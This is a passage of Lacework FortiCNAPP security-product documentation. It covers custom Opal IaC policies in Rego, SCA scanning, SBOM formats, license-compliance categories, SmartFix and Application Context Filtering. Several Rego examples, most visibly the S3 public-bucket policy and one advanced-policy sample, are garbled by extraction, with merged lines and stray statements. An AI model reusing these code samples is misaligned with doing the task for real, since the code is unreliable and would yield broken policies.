When you execute `lacework iac policy test`, `print_statements` is listed in the test result data. `print_statements` lists the messages generated by Rego when the print function is called.

The following is an example `print` function call:

```
has_escalation_field(securityContext) {
    _ = securityContext["allowPrivilegeEscalation"]
    print(sprintf("securityContext has allowPrivilegeEscalation set: %s",[securityContext]))
}
```

When you test a policy with a test case that reaches this `print` evaluation; the output of `lacework policy test` includes:

```
print_statements: [
    {
        "Message": "securityContext has allowPrivilegeEscalation set:
{\"allowPrivilegeEscalation\": true, \"fsGroup\": 2000, \"runAsUser\": 1000}",
        "Line": 80,
        "PolicyFile": "/Users/alice/code/kubernetes/policies/opal/forbid_privilege_
escalation/kubernetes/policy.rego"
    }
]
```

Placing the `print` statement at the end of the function causes it to only execute if all preceding statements evaluate as `true`. You may wish to `print` at the start of a function to check if the function is being called.

In Rego, when a variable or function return value is `undefined`, any function using that value will also return `undefined`. For the `print` function, that means that if you build up a print message using string functions like `sprintf` or `concat`, the entire `Message` in your test output will be `undefined` if any expression or variable is `undefined`.

It is recommended not to commit custom policies with `print` statements to version control as they generate additional intermediary data.

Testing and using custom policies

To run Opal with custom policies on a target directory:

1. Run the following command:

```
lacework iac scan --custom-policy-dir=<path_to_parent_of_policies_dir>
```

If you do not specify a directory, Opal runs in the current directory. Opal outputs a pass or fail result for each policy as well as additional assessment results. For more information, see Opal output on page 1563.

To test custom policies:

1. Run the following command:

```
lacework iac policy test -d <path to sample_custom_policy>
```

This command runs an Opal scan on files in the `/terraform/test` directory of the policy. For more information about testing custom policies, see Testing custom Opal policies on page 1561.

Other policy commands

Lacework FortiCNAPP IaC Security offers other policy commands that do not run Opal. To use these commands, enter the following into the Lacework FortiCNAPP CLI:

```
lacework iac policy [command]
```

Available policy commands

The following table lists available policy commands:

Command	Description
`create`	Create a custom policy. Generates a skeleton policy and metadata file.
`vet`	Vet a custom policy for potential errors.
`test`	Test a custom policy.

Writing custom Opal policies

Custom policy development generally has four parts:

1. Writing the IaC for use as a test input
2. Writing the policy
3. Writing the policy tests
4. Testing the policies

When using Rego v1 policies, you must import the following:
`import rego.v1`

Opal policies are written in Rego and use the same format as Lacework FortiCNAPP custom policies. There are two types of policies: simple policies and advanced policies.

Opal policies must be located in the `policies/opal` directory.

Simple policies

Simple policies are useful when the policy only applies to a single resource type and makes a (simple) yes/no decision.

```
# Policies must always be located right below the `policies` package.
package policies.my_simple_policy

import rego.v1

# Simple policies must specify the resource type they will police.
resource_type := "aws_ebs_volume"

# Simple policies must specify `allow` or `deny`. For this example, we use an `allow` policy to
check that the EBS volume is encrypted.
default allow := false

allow if {
       input.encrypted == true
}
```

To return more information, you can define a custom error message as a simple policy by writing a deny (msg) style policy.

```
package policies.simple_policy_custom_message

import rego.v1

resource_type := "aws_ebs_volume"

deny contains msg if {
       not input.encrypted
       msg = "EBS volumes should be encrypted"
}
```

Advanced policies

Advanced policies allow you to observe different kinds of resource types and decide which specific resources are valid or invalid.

When using advanced policies, you should import the `lacework` library:
`import data.lacework.iac`

```
# Policies still must be located in the `policies` package.
package policies.user_attached_policy

import rego.v1

# Advanced policies typically use functions from the `lacework` library.
import data.lacework.iac

# Set `resource_type` as your desired resource type, such as `AWS::S3::Bucket`, or to`MULTIPLE`.
resource_type := "MULTIPLE"

# `iac.resources` is a function that allows querying for resources of a specific type. In our
case, we are just going to ask for the EBS volumes again.
ebs_volumes := iac.resources("aws_ebs_volume")

# Auxiliary function.
is_encrypted(resource) if {
       resource.encrypted == true
}

# Opal expects advanced policies to contain a `policy` that holds a set of _judgements_.
policy contains p if {
       is_encrypted
       is_encrypted(resource)
       p = iac.allow_resource(resource)
}

policy contains p if {
```

```
        resource = ebs_volumes[_]
        not is_encrypted(resource)
        p = iac.deny_resource(resource)
}
```

The Lacework FortiCNAPP API supports the following functions for advanced policies:

- `iac.resources(resource_type)` returns an object with all resources of the requested type.
- `iac.input_resource_types` is a set with all resource types in the input document.
- `iac.allow_resource(resource)` marks a resource as valid.
- `iac.deny_resource(resource)` marks a resource as invalid.
- `iac.deny_resource_with_message(resource, msg)` marks a resource as invalid and displays a custom
- `policy_message` in the output.
- `iac.missing_resource(resource_type)` marks a resource as missing. For example, this is useful if you require a log group to be present.
- `iac.missing_resource_with_message(resource_type, msg)` marks a resource as missing and displays a custom `policy_message` in the output.

The functions `iac.deny_resource_with_message(resource, msg)` and `lacework.missing_resource_ with_ message(resource_type, msg)` allow Opal to display a custom `policy_message` in its output. The following policy demonstrates both functions:

```
package policies.account_password_policy

import rego.v1

import data.lacework.iac

resource_type := "MULTIPLE"

password_policies := iac.resources("aws_iam_account_password_policy")

policy contains r if {
        password_policy = password_policies[_]
        password_policy.minimum_password_length >= 16
        r = iac.allow_resource(password_policy)
}

policy contains r if {
        password_policy = password_policies[_]
        not password_policy.minimum_password_length >= 16
        msg = "Password policy is too short. It must be at least 16 characters."
        r = iac.deny_resource_with_message(password_policy, msg)
}

policy contains r if {
        count(password_policies) == 0
        msg = "No password policy exists."
        r = iac.missing_resource_with_message("aws_iam_account_password_policy", msg)
}
```

The following example policy result demonstrates a missing resource message:

```
{
    "controls": [
        "CORPORATE-POLICY_1.1"
    ],
    "filepath": "main.tf",
    "input_type": "tf",
    "provider": "",
    "resource_id": "",
    "resource_type": "aws_iam_account_password_policy",
    "policy_description": "Per company policy, an AWS account must have a password policy, and it
must require a minimum of 16 characters",
    "policy_id": "CUSTOM_0001",
    "policy_message": "No password policy exists.",
    "policy_name": "account_password_policy",
    "policy_raw_result": false,
    "policy_result": "FAIL",
    "policy_severity": "Medium",
    "policy_summary": "An AWS account must have a password policy requiring a minimum of 16
characters"
},
```


Adding policy metadata

You can add metadata to a policy to enhance Opal's output. To edit metadata, you must create or edit your `metadata.yaml` file located at `<path/to>/policies/opal/<policy>/metadata.yaml`. For example:

```
policies/opal/s3_bucket_is_public
├── metadata.yaml
└── terraform
    ├── policy.rego
```

Opal supports the following properties in the `metadata.yaml` file: You must specify the following properties:

- `category`: The policy category such as Network or Storage Security
- `description`: Longer description of the policy
- `severity`: Critical, High, Medium, Low, or Informational
- `title`: Short summary of the policy

The CLI populates the following metadata properties:

- `sid`: The system ID.
- `policyId`: The policy ID.

Opal also supports the following metadata properties:

- `guidelines`: A description of the violation, rationale, audit, and remediation. The following example policy result shows how this metadata looks in the output:

```
{
    "controls": [
        "CORPORATE-POLICY_1.1"
    ],
    "families": [
           "CORPORATE-POLICY"
    ],
    "filepath": "../opal-ci-example/infra_tf/main.tf",
    "input_type": "tf",
    "provider": "aws",
    "resource_id": "aws_iam_policy.basically_allow_all",
    "resource_type": "aws_iam_policy",
    "resource_tags": {},
    "policy_description": "Per company policy, it is required for all IAM policies to have a
description of at least 25 characters.",
    "policy_id": "CUSTOM_0001", "policy_message": "",
    "policy_name": "long_description",
    "policy_raw_result": false,
    "policy_result": "FAIL",
    "policy_severity": "Low",
    "policy_summary": "IAM policies must have a description of at least 25 characters",
    "source_location": [
        {
            "path": "../opal-ci-example/infra_tf/main.tf", "line": 6,
            "column": 1
        }
    ]
}
```


CloudFormation, Terraform, Kubernetes, and ARM policies

CloudFormation policies are written the same way as Terraform policies but require the line `input_type := "cfn"`, as shown in the following simple policy:

```
package policies.cfn_ebs_volume_encryption

import rego.v1

input_type := "cfn"

resource_type := "AWS::EC2::Volume"

default allow := false

allow if {
       input.Encrypted == true
}
```

Kubernetes policies require the line `input_type := "k8s"`, as shown in the following policy:

```
package policies.k8s_job_check

import rego.v1

input_type := "k8s"

resource_type := "Job"

default deny := false

deny if {
       input.spec.template.spec.containers[_].name == "test"
}
```

ARM policies (in preview) require the line `input_type := "arm"`, as shown in the simple policy below:

```
package policies.arm_postgresql_tags

import rego.v1

input_type := "arm"

resource_type := "Microsoft.DBforPostgreSQL/servers"

default allow := false

allow if {
       input.tags.application == "db"
}
```

Terraform policies do not require `input_type` to be explicitly set.

The `resource_type` depends on the input type:

- CloudFormation resource types (For example, `AWS::EC2::Instance`)
- Terraform AWS, Azure, Google Cloud resource types. For example, `aws_instance`.
- Kubernetes resource types. For example, `Job`.
- ARM templates (*in preview*). For example, `Microsoft.Network/virtualNetworks`.

Testing custom Opal policies

To test custom Opal policies, you must add test input to a `main.tf` file in a specific directory.

To add test input:

1. Go to `<path to your policies dir>/sample_custom_policy/terraform/tests` and create a directory for passing tests:

```
mkdir pass
cd pass
vi main.tf
```

2. In your `main.tf` file, specify the following:

```
resource "<resource_type>" "test" {
    bucket = "<bucket_name>"
    logging {
        target_bucket = "<passing_target_bucket_name>"
    }
}
```

You can also add a failing test input.

To add a failing test input:

1. Go to `<path to your policies dir>/sample_custom_ policy/terraform/tests` and create a directory for failing tests:

```
cd ../
mkdir fail
cd fail
vi main.tf
```

You do not need to have both a passing and a failing test input.

2. Copy the following into your `main.tf` file:

```
resource "<resource_type>" "test" {
    bucket = "<bucket_name>"
    logging {
        target_bucket = "<failing_target_bucket_name>"
    }
}
```

To test the custom policy:

1. Run the following in the Lacework FortiCNAPP CLI:

```
lacework iac policy test -d <path to sample_custom_policy>
```

Opal output

By default, when you run Opal with the Lacework FortiCNAPP CLI, the CLI outputs enriched assessment results as plain text. You can tailor Opal's output based on your preferences.

You can tailor your Opal output's type and format using the following flags:

- `--format`
  Opal automatically outputs assessment results as plain text. To view results as JSON, specify `--format=json`. For example:

  ```
  lacework iac scan -d <path to target directory> --format=json
  ```

Opal examples

The following is an example custom policy that checks for publicly readable S3 buckets:

```
package policies.tf_aws_s3_bucket_is_public


# S3 buckets should not be publicly readable #
# aws_s3_account_public_access_block # aws_s3_bucket
# aws_s3_bucket_policy
# aws_s3_bucket_public_access_block resource_type
:= "MULTIPLE"
base_message = "S3 buckets should not be publicly readable:"

buckets = iac.resources("aws_s3_bucket")
bucket_access_blocks = iac.resources("aws_s3_bucket_public_access_block") account_access_blocks =
iac.resources("aws_s3_account_public_access_block")

# https://docs.aws.amazon.com/AmazonS3/latest/dev/access-control-block-public- access.html#access-
control-block-public-access-policy-status valid_private_by_block[bucket_name] {
block = bucket_access_blocks[_] bucket_name = block.bucket block.ignore_public_acls == true
} {
block = bucket_access_blocks[_] bucket_name = block.bucket block.restrict_public_buckets == true
} {
block = account_access_blocks[_] block.ignore_public_acls == true
bucket_name = lib.bucket_name_or_id(buckets[_])
} {
block = account_access_blocks[_] block.restrict_public_buckets == true bucket_name = lib.bucket_
name_or_id(buckets[_])
}

# https://docs.aws.amazon.com/AmazonS3/latest/dev/acl-overview.html#canned-acl # Invalid canned
ACL is "public-read", "public-read-write",
invalid_canned_acl = {"public-read", "public-read-write"}

# https://docs.aws.amazon.com/AmazonS3/latest/dev/acl-overview.html#specifying-grantee-
predefined-groups
# Grantee groups take the form of URIs:
# - http://acs.amazonaws.com/groups/global/AuthenticatedUsers # -
http://acs.amazonaws.com/groups/global/AllUsers invalid_grant_uris = {
"http://acs.amazonaws.com/groups/global/AuthenticatedUsers",

"http://acs.amazonaws.com/groups/global/AllUsers"
}
invalid_permissions = {"READ", "FULL_CONTROL"} invalid_grant(grants) {
grant = grants[_]
perms = grant.permissions[_] invalid_permissions[perms] invalid_grant_uris[grant.uri]
}
```

```
invalid_acl_grant(acl) {
grant := acl.access_control_policy[_].grant[_] invalid_permissions[grant.permission]
uri := grant.grantee[_].uri invalid_grant_uris[uri]
}

# https://docs.aws.amazon.com/AmazonS3/latest/dev/acl-overview.html#permissions invalid_actions =
{
"*",
"s3:*",
"s3:List*",
"s3:Get*", "s3:ListBucket*", "s3:GetObject*", "s3:ListBucket", "s3:ListBucketVersions",
"s3:ListBucketMultipartUploads", "s3:GetObject", "s3:GetObjectVersion", "s3:GetObjectTorrent"
}

invalid_bucket_policy(pol) {
doc = doclib.to_policy_document(pol) statements = as_array(doc.Statement) statement = statements
[_]

statement.Effect == "Allow"

actions = as_array(statement.Action) action = actions[_] invalid_actions[action]

principals = as_array(statement.Principal) principal = principals[_] public.invalid_principal
(principal)
}

bucket_invalid_reason(b) = concat(" ", [base_message, "An ACL allows public access to the
bucket"]) {
not valid_private_by_block[lib.bucket_name_or_id(b)] invalid_canned_acl[b.acl]
} else = concat(" ", [base_message, "An ACL allows public access to the bucket"]) {

not valid_private_by_block[lib.bucket_name_or_id(b)]
acl := lib.bucket_acls_by_bucket[lib.bucket_name_or_id(b)] invalid_canned_acl[acl.acl]
} else = concat(" ", [base_message, "A grant allows public access to the bucket"]) { not valid_
private_by_block[lib.bucket_name_or_id(b)]
invalid_grant(b.grant)
} else = concat(" ", [base_message, "A grant allows public access to the bucket"]) { not valid_
private_by_block[lib.bucket_name_or_id(b)]
acl := lib.bucket_acls_by_bucket[lib.bucket_name_or_id(b)] invalid_acl_grant(acl)
} else = concat(" ", [base_message, "A bucket policy allows public access to the bucket"]) { not
valid_private_by_block[lib.bucket_name_or_id(b)]
policies = lib.bucket_policies_for_bucket(b) pol = policies[_] invalid_bucket_policy(pol)
}

policy[j] {
b = buckets[_]
not bucket_invalid_reason(b) j = iac.allow_resource(b)
} {
b = buckets[_]
bucket_name = lib.bucket_name_or_id(b) reason = bucket_invalid_reason(b)
j = iac.deny_resource_with_message(b, reason)
}
```

```
# Utility: turns anything into an array, if it's not an array already. as_array(x) = [x] {not is_
array(x)} else = x {true}
```

Software Composition Analysis (SCA)

Software Composition Analysis, or SCA, is a Lacework FortiCNAPP Code Security offering that scans your dependencies for known vulnerabilities. SCA compares your dependencies against a list of known vulnerabilities from an external provider and then links to a trusted third-party page that describes the vulnerability.

Languages supported by SCA

The following list provides the current programming languages and package managers that Lacework FortiCNAPP SCA Supports.

Language	Package manager/build tool (file type)
.NET	DotNet Core (`*.deps.json`) NuGet (`packages.lock.json` [^*])
C/C++	Conan (`conan.lock` [^*])
Go	`go.mod` [^] `go.sum` [^]
Java	Gradle (`*gradle.lockfile`) Maven (`pom.xml`) Bazel
NodeJS	NPM (`package-lock.json` [^]) PNPM (`pnpm-lock.yaml` [^]) Yarn (`yarn.lock` [^*])
PHP	Composer (`composer.lock` [^*])
Python	Pip (`requirements.txt`) Pipenv (`Pipfile.lock` [^]) Poetry (`poetry.lock` [^]) uv (`uv.lock` [^])
Ruby	Bundler (`Gemfile.lock` [^*])
Rust	Cargo (`Cargo.lock` [^*])

SBOM management

Lacework FortiCNAPP's SBOM management capabilities are mainly through the Lacework FortiCNAPP CLI.

To generate an SBOM, you need to decide which SBOM format is applicable for your use case. The following table describes all the available SBOM formats that are currently supported:

Format	CLI argument
Sarif	`sarif`
CycloneDX	`cdx-xml, cdx-json`
SPDX	`spdx-json, spdx-tag, spdx-yaml`
Lacework (default)	`lw-json`
GitLab	`gitlab-json`

Generating a Software Bill of Materials (SBOM) with Lacework FortiCNAPP SCA

Once you have selected the desired SBOM format, you can instruct Lacework FortiCNAPP SCA to generate the SBOM in that format. For example, if you wish to generate a CycloneDX SBOM for the code base located in the current CLI directory, you can use the following command:

```
lacework sca scan ./ -f cdx-json -o sbom.json
```

Key parameters include:

- `-f` (Format): This flag specifies the SBOM format to generate. Use the corresponding CLI argument for the selected format (such as `cdx-json` for CycloneDX).
- `-o` (Output): This flag determines the location and name of the generated SBOM file. The output file will be saved at the specified path with the given file name (such as `sbom.json`).

This allows you to customize both the format and destination of the SBOM generated by Lacework FortiCNAPP SCA.

License compliance

Lacework FortiCNAPP's Software Composition Analysis (SCA) tool can detect the licenses found in your software projects based on the 3rd party packages you are importing. License compliance is a critical facet of software audits that may be required by your organization, either regularly or at specific points in time.

Lacework FortiCNAPP is able to recognize many common license types and their license category.

A license category is group of licenses as determined by Google's license classifier.

Available categories include but are not limited to:

- `RESTRICTED` - licenses in this category must have source distribution.
- `RECIPROCAL` - licenses can be used freely in an unmodified form.
- `NOTICE` - licenses that contain few restrictions. They allow third party software to be shipped.
- `UNENCUMBERED` - Licenses that are free for use.
- `FORBIDDEN` - licenses that cannot be used.

The following table listed the available licenses and categories:

Category	License Identifier
RESTRICTED	BCL

Category	License Identifier
	CC-BY-ND-1.0

Category	License Identifier
	CC-BY-ND-2.0

Category	License Identifier
	CC-BY-ND-2.5
	CC-BY-ND-3.0
	CC-BY-ND-4.0
	CC-BY-SA-1.0
	CC-BY-SA-2.0
	CC-BY-SA-2.5
	CC-BY-SA-3.0
	CC-BY-SA-4.0
	GPL-1.0
	GPL-2.0
	GPL-2.0-with-autoconf-exception
	GPL-2.0-with-bison-exception
	GPL-2.0-with-classpath-exception
	GPL-2.0-with-font-exception
	GPL-2.0-with-GCC-exception
	GPL-3.0
	GPL-3.0-with-autoconf-exception
	GPL-3.0-with-GCC-exception
	LGPL-2.0
	LGPL-2.1
	LGPL-3.0
	NPL-1.0
	NPL-1.1
	OSL-1.0
	OSL-1.1
	OSL-2.0
	OSL-2.1
	OSL-3.0
	QPL-1.0
	Sleepycat

Category	License Identifier
RECIPROCAL	APSL-1.0
	APSL-1.1
	APSL-1.2
	APSL-2.0
	CDDL-1.0
	CDDL-1.1
	CPL-1.0
	EPL-1.0
	EPL-2.0
	FreeImage
	IPL-1.0
	MPL-1.0
	MPL-1.1
	MPL-2.0
	Ruby

Category	License Identifier
NOTICE	AFL-1.1

Category	License Identifier
	AFL-1.2

Category	License Identifier
	AFL-2.0

Category	License Identifier
	AFL-2.1

Category	License Identifier
	AFL-3.0

Category	License Identifier
	Apache-1.0

Category	License Identifier
	Apache-1.1

Category	License Identifier
	Apache-2.0

Category	License Identifier
	Artistic-1.0-cl8

Category	License Identifier
	Artistic-1.0-Perl

Category	License Identifier
	Artistic-1.0

Category	License Identifier
	Artistic-2.0

Category	License Identifier
	BSL-1.0

Category	License Identifier
	BSD-2-Clause-FreeBSD

Category	License Identifier
	BSD-2-Clause-NetBSD

Category	License Identifier
	BSD-2-Clause

Category	License Identifier
	BSD-3-Clause-Attribution

Category	License Identifier
	BSD-3-Clause-Clear

Category	License Identifier
	BSD-3-Clause-LBNL

Category	License Identifier
	BSD-3-Clause

Category	License Identifier
	BSD-4-Clause

Category	License Identifier
	BSD-4-Clause-UC

Category	License Identifier
	BSD-Protection

Category	License Identifier
	CC-BY-1.0

Category	License Identifier
	CC-BY-2.0

Category	License Identifier
	CC-BY-2.5

Category	License Identifier
	CC-BY-3.0

Category	License Identifier
	CC-BY-4.0

Category	License Identifier
	FTL

Category	License Identifier
	ISC

Category	License Identifier
	ImageMagick

Category	License Identifier
	Libpng

Category	License Identifier
	Lil-1.0

Category	License Identifier
	Linux-OpenIB

Category	License Identifier
	LPL-1.02
	LPL-1.0
	MS-PL
	MIT
	NCSA
	OpenSSL
	PHP-3.01
	PHP-3.0
	PIL
	Python-2.0
	Python-2.0-complete
	PostgreSQL
	SGI-B-1.0
	SGI-B-1.1
	SGI-B-2.0
	Unicode-DFS-2015
	Unicode-DFS-2016
	Unicode-TOU
	UPL-1.0
	W3C-19980720
	W3C-20150513
	W3C
	X11
	Xnet
	Zend-2.0
	zlib-acknowledgement
	Zlib
	ZPL-1.1
	ZPL-2.0
	ZPL-2.1

Category	License Identifier
UNENCUMBERED	CC0-1.0
	Unlicense
	0BSD
BYEXCEPTIONAL	Beerware
	OFL-1.1
	OpenVision
FORBIDDEN	AGPL-1.0
	AGPL-3.0
	CC-BY-NC-1.0
	CC-BY-NC-2.0
	CC-BY-NC-2.5
	CC-BY-NC-3.0
	CC-BY-NC-4.0
	CC-BY-NC-ND-1.0
	CC-BY-NC-ND-2.0
	CC-BY-NC-ND-2.5
	CC-BY-NC-ND-3.0
	CC-BY-NC-ND-4.0
	CC-BY-NC-SA-1.0
	CC-BY-NC-SA-2.0
	CC-BY-NC-SA-2.5
	CC-BY-NC-SA-3.0
	CC-BY-NC-SA-4.0
	Commons-Clause
	Facebook-2-Clause
	Facebook-3-Clause
	Facebook-Examples
	WTFPL

Category	License Identifier
UNCATEGORIZED	CPAL-1.0
	eGenix
	EUPL-1.0
	EUPL-1.1
	GUST-Font-License
	LGPLLR
	LPPL-1.3c
	SISSL-1.2
	SISSL

Configuring the license compliance policy

To configure a license compliance policy, locate and open the `codesec.yaml` file found in the `~/.config/lacework/components/sca/.lacework/` directory or within the base of the code repository being scanned in `.lacework/codesec.yaml`.

Then, paste in the contents from the following `codesec.yaml` template and customize the configuration.

```
sca:
    scan:
        licenseDetection: true
        licensesNotAllowed: []
        licenseCategoriesNotAllowed: [forbidden, restricted]
```

For more information on `codesec.yaml`, see Leveraging the codesec.yaml file on page 1476.

Custom license compliance policy configuration

To customize the behavior of license scanning, you can modify the example `config.yaml` file based on the following variables:

- `licenses-not-allowed`
  - To scan for specific licenses in your software projects, enter the license name(s) using Google's conventions. If you are listing more than one, separate the names with a comma. For example: ["`Unlicense`", "`OpenSSL`"]
- `license-categories-not-allowed`
  - To scan for a specific license category, enter the category name using Google's conventions.
  - To view results for multiple license categories, use a comma separated list of category names. For example, ["`forbidden`", "`restricted`"].

SCA license scanning results

SCA license scanning outputs an SBOM with confidence. Therefore, if SCA finds a license you have listed, or a license that falls under a specified category, the SBOM will report the name of the license, and our confidence in that specific finding.

SmartFix

SmartFix is Lacework FortiCNAPP's advanced recommendation system designed to provide actionable and efficient solutions for vulnerabilities identified by Lacework FortiCNAPP's tools. Currently, SmartFix is available as part of:

- Lacework FortiCNAPP's Software Composition Analysis (SCA) in the user interface (UI).
- SCM integration's PR commenting feature.
- Lacework FortiCNAPP CLI.

Key features include:

- Unified Fix Recommendations: SmartFix is capable of recommending a single fix that addresses multiple vulnerabilities in a package simultaneously.
- Conflict Resolution: It reduces developer overhead by resolving conflicting fixes that may arise when multiple vulnerabilities are found in the same package.

Real-world examples

For vulnerabilities like Log4J, early fixes introduced new critical CVEs alongside the original hotfix. SmartFix would have provided a recommendation that not only addressed the initial issue but also avoided introducing further vulnerabilities.

How SmartFix works

SmartFix operates as an additional process that automatically runs during an SCA scan. When vulnerabilities are identified, SmartFix evaluates the package's subsequent versions to provide a fix recommendation. This recommendation is based on advanced algorithms:

- Minimal Package Version with No Vulnerabilities:
  - Identifies the smallest possible package version upgrade that resolves all known vulnerabilities.
- Minimal Package Version with No Critical Vulnerabilities:
  - Recommends a package version with no critical vulnerabilities, ensuring minimal deviation from the original version.
- Maximal Package Version with No Vulnerabilities:
  - Suggests the latest package version that resolves all known vulnerabilities, even if it represents a significant change from the original version.
- No SmartFix Recommendation:
  - If no valid recommendation is found using the above algorithms, SmartFix will return a `No SmartFix Recommendation` response.

Recommendation prioritization

SmartFix evaluates recommendations in the following order of priority:

- Minimal Package Version with No Vulnerabilities.
- Minimal Package Version with No Critical Vulnerabilities.
- Maximal Package Version with No Vulnerabilities.
- No SmartFix Recommendation (if none of the algorithms can produce a result).

For each vulnerable package, SmartFix provides the most relevant fix recommendation based on this hierarchy. If it cannot find a suitable fix, it explicitly indicates that no SmartFix recommendation is available.

Benefits of SmartFix

SmartFix introduces the following benefits:

- Simplified Decision-making:
  - Developers receive clear guidance on the best course of action to address vulnerabilities without being overwhelmed by conflicting recommendations.
- Reduced Risk:
  - Verifies that fixes do not introduce new vulnerabilities, maintaining the integrity of the code base.
- Improved Efficiency:
  - Developers save time by applying a single recommendation that resolves multiple vulnerabilities in one go.

SmartFix streamlines vulnerability remediation, empowering teams to maintain secure and efficient development work flows.

How to use SmartFix


SmartFix is enabled by default for all scans and cannot be disabled. Once a scan is completed, SmartFix recommendations are automatically generated and made visible across multiple platforms, ensuring seamless access to actionable fixes.

Within the Code Security UI, SmartFix recommendations are displayed alongside the *Fix Version* column on pages referencing standard fix recommendations from the National Vulnerability Database (NVD). This assures that they are easy to locate and compare with other available fixes.


SmartFix is seamlessly integrated into developer workflows, making it accessible in the tools developers use every day.

It is available in the following ways:

- IDE Extensions: SmartFix recommendations can be accessed directly within supported Integrated Development Environments (IDEs), enabling developers to address vulnerabilities as they code.



- Pull Request Comments: As part of Lacework's SCM integration, SmartFix automatically generates comments on pull requests, providing actionable recommendations for resolving vulnerabilities before code is merged.



Application Context Filtering (ACF)

In modern application security, it's not just about identifying vulnerable libraries, but also understanding how those libraries are used within the application. This context helps teams prioritize vulnerabilities based on their actual impact and usage. Lacework FortiCNAPP's Application Context Filtering (ACF) solution is designed to address this need by analyzing vulnerable package utilization and identifying all references to a library in the source code.

Currently, ACF is supported within Lacework FortiCNAPP's CLI results, with plans to extend its capabilities to include reachability analysis for CVEs in future updates.

Supported languages for ACF

At present, ACF supports the following programming languages:

- Go
- Java
- Kotlin

Using ACF

ACF is available as part of Lacework FortiCNAPP's CLI. To enable ACF when running a Software Composition Analysis (SCA) scan, you simply include the `--acf` flag in your command.

To running ACF:

1. Choose a supported code base.
   Select an internal project that uses one of the supported languages (Go, Java, or Kotlin). For this tutorial, we will use `govwa`, an intentionally vulnerable Go application, as an example.
2. Clone the repository.
   Start by cloning the `govwa` repository into your local environment.
3. Run SCA with ACF.
   Run the SCA scan command with the *--acf* argument to enable Application Context Filtering. Because the output can be extensive, it is recommended to save the results into a JSON file for easier analysis.
   Example command:

   ```
   lacework sca scan ./Projects/govwa --acf -o ./Projects/govwa/acf-sample.json
   ```

4. Analyze the output.
   Once the scan is complete, open the JSON file in your preferred IDE or text editor. The results will include a statistical breakdown and references to every instance where the vulnerable package is being utilized in the source

code.

- Look for the RefCount key in the JSON file. This key indicates how many times a vulnerable package is called in the code base.
- Each reference will also include line numbers, making it easier to locate the exact places in the code where the package is used.

Example insight: In the `govwa` example, the vulnerable package is called twice, with specific line references showing where it is invoked in the source code.

Active vulnerability detection correlation

Pairing source code analysis with runtime package activity data provides deeper insights into vulnerabilities, enabling teams to focus on fixing the issues that matter most. Lacework FortiCNAPP's Active Vulnerability Detection (AVD), part of the Lacework FortiCNAPP platform, integrates seamlessly with Lacework FortiCNAPP SCA to prioritize vulnerabilities based on actual package activity in running environments. This capability filters results to highlight the most critical issues for remediation.

Current availability

At present, the integration between Lacework FortiCNAPP SCA and Active Vulnerability Detection is available:

- In the CLI.
- Within CI/CD integrations.

This feature is not yet available in the UI or SCM integrations.

Prerequisites for using Active Vulnerability Detection

To take advantage of this integration, verify that the following prerequisites are met:

- Running applications: Your application must have active running environments.
- Lacework FortiCNAPP agents: Deploy Lacework FortiCNAPP agents to these running environments with Active Vulnerability Detection enabled. Note that the agents need to be configured to use the same account as Lacework FortiCNAPP Code Security.
